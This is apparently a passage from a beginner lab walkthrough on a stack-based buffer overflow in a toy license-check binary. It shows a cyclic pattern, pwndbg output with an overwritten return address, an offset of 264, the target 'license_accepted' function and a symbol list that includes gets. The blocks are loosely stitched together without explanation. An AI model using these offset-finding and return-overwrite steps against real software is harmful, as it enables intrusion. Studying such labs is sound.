caacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac
bepernapat@PC-ANALIST-07:~/bof_intro$
```

```
*RBP 0x636161706361616f ('oaacpaac')
*RSP 0x7fffffffdf58 ← 'qaacraacsaactaacuaacvaacwaacxaacyaac'
*RIP 0x401319 (get_license+97) ← ret

[ DISASM / x86-64 / set emulate on ]
► 0x401319 <get_license+97>    ret    <0x6361617263616171>
```

```
bepernapat@PC-ANALIST-07:~/bof_intro$ cyclic -l qaac
264
bepernapat@PC-ANALIST-07:~/bof_intro$
```



```

void license_accepted() {
    puts("[+] Your license key has been accepted.");
    puts("=====");
    puts("=====");
    puts("====      CONGRATULATIONS      =====");
    puts("=====");
    puts("====      YOU MANAGED      =====");
    puts("====    TO EXPLOIT THE BINARY    =====");
    puts("=====");
    puts("=====");
    puts("==  STACK BASED BUFFER OVERFLOW  ==");
    puts("=====");
    puts("=====");
}

```

```

pwndbg> info functions
All defined functions:

```

```

Non-debugging symbols:

```

```

0x0000000000401000  _init
0x0000000000401060  puts@plt
0x0000000000401070  printf@plt
0x0000000000401080  gets@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_ctors_aux
0x0000000000401170  frame_dummy
0x0000000000401176  banner
0x00000000004011f9  license_accepted
0x00000000004012b8  get_license
0x000000000040131a  main
0x000000000040134c  _fini
pwndbg> 

```




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